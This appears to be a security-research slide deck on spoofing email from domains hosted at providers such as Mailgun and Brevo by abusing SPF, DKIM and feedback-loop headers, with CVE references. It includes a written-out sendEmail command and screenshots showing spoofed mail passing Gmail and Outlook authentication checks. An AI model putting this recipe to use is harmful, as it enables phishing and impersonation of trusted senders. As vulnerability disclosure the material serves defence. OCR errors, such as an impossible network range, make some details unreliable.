
CLOUD TRUST RESULTS

Top VPS Providers Found in SPF Subdomain Records





How did we get this data?





Sample Trust Chain

example.com

└ includes → mailhosted.net

└ WHOIS → MegaMail LLC

└ IP block: 198.51.100.0/227

- This means example.com implicitly trusts MegaMail's infra
- Attackers can spoof example.com if they control a sending IP inside that range



GIVE ME THE DATA

RE: 25302-Requesting access to Open Data datasets

Hao Wang
To [redacted]

Retention Policy: DPT default 3 year delete (3 years) Expires: 4/12/2027
Thu 4/11/2024

This message is from an external sender.

Hi Hao,

lead the global strategic alliances team at Rapid7.

What you have outlined below definitely falls under our commercial use case. There is a **\$35,000 USD annual fee** associated with access to the data.

This includes

- The data is a package so you get all sources listed here vs an a la carte approach
- We provide 37 months of historical
- All data can be pulled directly from the site or programmatically site or via API


When you're ready, I'm happy to draw up an official quote & send over the Terms of Service.

mx 2023-10-18 Dataset

Item & Description	Amount
mx 2023-10-18 Full dataset from Email Hosting Providers - Category Datasets 191,768,664 Unique Web Domains covering 7,829,179,421 technology records over 74,386,167 website and subdomains.	\$112,124



DISCOVERING DOMAIN TRUSTS





MAIL FROM + FROM + SPF ABUSE



Who is vulnerable?

Large domain registrar & email service & hosting providers

- CVE-2024-7208
- CVE-2024-7209



What is the impact?

Spoof emails from **6M+** domains

Only **15% of the domains** owned by two email and hosting providers were scanned.

Potentially affect **any type** of mailbox

Attack pattern prerequisites?

- Email address is not verified from **MAIL FROM** field
- Email address is not verified from **FROM** field
- Victim domains include the overly permissive / master SPF records



Attack Pattern: #2

Domain verification + DKIM signature

DKIM replay



Dual DKIM ?

Authentication-Results: mx.google.com;

```
dkim=pass header.i=@purplecloudops.com header.s=k1 header.b=tKXbD8q6;  
dkim=pass header.i=@mailgun.org header.s=mg header.b=n8GM3R1B;
```

```
spt=pass (google.com: domain of bounce+f9deec.4b1f2a-smtpcloudops=gmail.com@purp:  
smtpcloudops=gmail.com@purplecloudops.com");
```

```
dmarc=pass (p=QUARANTINE sp=QUARANTINE dis=NONE).header.from=mailgun.org
```

```
DKIM-Signature: a=rsa-sha256; v=1; c=relaxed/relaxed; d=purplecloudops.com; q=dns/txt; :
```

```
From: Message-ID: Sender: Sender: X-Feedback-Id; bh=QK/yDOH17MptNkDjFgt5TvbLuMrPXB12Lab:  
b=tKXbD8q69JsyW4jWJ5HIoBo7VsIEk60fdIgrwQpz3vR08OzarimMp/gj2lwu2PMTsG3x1VLlrTONP1b9af+GH
```

```
DKIM-Signature: a=rsa-sha256; v=1; c=relaxed/relaxed; d=mailgun.org; q=dns/txt; s=mg; t:
```


```
Message-ID: Sender: Sender: X-Feedback-Id; bh=QK/yDOH17MptNkDjFgt5TvbLuMrPXB12LabiZX9Xr:  
b=n8GM3R1BVmifkBs+YUKU23iFk04az0nPamaBBVamAinFHcvR2Shkq43E+vcp4G9WSKYRlU09AsUja00rZk8pF
```

```
X-Feedback-Id: admin@mailgun.org::65fdb68787282b7c4c4411b1:mailgun
```





What is the Feedback Loop?



Reference: <https://mailtrap.io/blog/email-feedback-loop/>



Gmail Feedback Loop requirement

About the data


The aggregate data will be generated for the first 4 fields (as separated by ':') of the **Feedback-ID:**, starting from the right side. If the **SenderId** is empty, no data will be generated. If another field is empty, data will be generated for the rest of the fields.

In order to prevent spoofing of the **Feedback-ID**, the traffic being sent to Gmail needs to be **DKIM** signed by a domain owned (or controlled) by the sender, after the addition of this header.


This domain should be added and verified to the Gmail Postmaster Tools, so the sender can access the FBL data.



FROM + DKIM ABUSE




**DOMAIN
VERIFICATION**



DKIM



ATTACK FLOW: SPOOF MAILGUN.ORG INTO GMAIL MAILBOX






Generate some API keys

The screenshot shows a 'New API Key' dialog box overlaid on a web application interface. The dialog box has a title bar with 'New API Key' and a close button (X). Inside the dialog, there is a light blue information box with a warning icon and the text: 'Info: this API key is displayed only once, now. Therefore, copy and keep this key somewhere safe but accessible. If you lose this key, you can delete it and generate a new one.' Below this, there is a label 'API key' and a text input field containing a blurred API key. A copy icon is visible on the right side of the input field. At the bottom right of the dialog is a blue 'Done' button. In the background, a sidebar menu is visible with items: 'Description ↓', 'testing', 'Spoof some emails' (highlighted with a red box), and 'newkey'. A large red arrow points from the 'Spoof some emails' item to the 'Done' button.



Send the email via utility



```
sendEmail -f admin@mailgun.org  
-xu $username  
-xp $password  
-t target@gmail.com  
-u "Spoofed Email"  
-m "This is a test"  
-s smtp.mailgun.com:587
```

Reference: <https://github.com/zehm/sendEmail>



Example: Spoof mailgun.org for Gmail mailbox

Spoofed Email

admin@mailgun.org <admin@mailgun.org>

This is a test

← Reply

→ Forward



Original Message

Message ID	<870167.472024576-sendEmail@ubuntu-s-1vcpu-1gb-sfo3-01>
Created at:	Fri, May 3, 2024 at 9:36 AM (Delivered after 2 seconds)
From:	"admin@mailgun.org" <admin@mailgun.org> Using sendEmail-1.56
To:	"smtpcloudops@gmail.com" <smtpcloudops@gmail.com>
Subject:	Spoofed Email
SPF:	PASS with IP 159.135.228.59 Learn more
DKIM:	'PASS' with domain mailgun.org Learn more
DMARC:	'PASS' Learn more



SPOOFING ROOT DOMAINS

Brevo

sendinblue.com

brevosend.com



Mailgun.org

***Dependent on how the FROM field is displayed in the inbox**



Examples: Spoofing from Brevo



Outlook

Unverified We didn't start the fire

test@outlook.com <test@outlook.com>
To: [redacted]

Retention: DPT default 3 year delete Expires: 07/23/2027.

Authentication-Results: spf=pass (sender IP is 185.41.28.5)
smtp.mailfrom=ae.d.mailin.fr; dkim=pass (signature was verified)
header.d=sendinblue.com; dmarc=fail action=none
header.from=outlook.com; compauth=fail reason=U01
Received-SPF: Pass (protection.outlook.com: domain of ae.d.mailin.fr
designates 185.41.28.5 as permitted sender) receiver=protection.outlook.com;
client-ip=185.41.28.5; helo=ae.d.mailin.fr; pr=C

sendinblue.com



Private Email

It was always burning

test@outlook.com
To: admin@purplecloudops.com

[Reply](#) [Reply all](#) [Forward](#) [Delete](#)

Received: from asp-relay-pe.jellyfish.systems (unknown [198.54.122.240])
by mxs-10.mxs.mxs.svc.cluster.lan (Postfix) with ESMTP id F366A761CA
for <admin@purplecloudops.com>; Mon, 22 Jul 2024 14:55:03 +0000 (UTC)
Authentication-Results: asp-relay-pe.jellyfish.systems;
dkim=pass header.d=sendinblue.com header.s=mail header.b=GXziGK+;
spf=pass (asp-relay-pe.jellyfish.systems; domain of "bounces-223030174-
test=outlook.com@ae.d.mailin.fr" designates 185.41.28.5 as permitted sender)

sendinblue.com



Gmail

Since the world's been turning Inbox x

test@outlook.com <test@223030174.t-sender-sib.com>
to me
Says Billy

SPF PASS with IP 185.41.28.5 [Learn more](#)

DKIM 'PASS' with domain t-sender-sib.com [Learn more](#)

DMARC 'PASS' [Learn more](#)

t-sender-sib.com



FROM + DKIM ABUSE



Who is vulnerable?

Large email service providers, such as **Brevo and Mailgun**, who leverage **Feedback Loop (FBL)** feature of popular mailbox providers such as **GMAIL, Outlook, and Yahoo Mail** to collect users' complaints

- **CVE-2024-7208**



What is the impact?

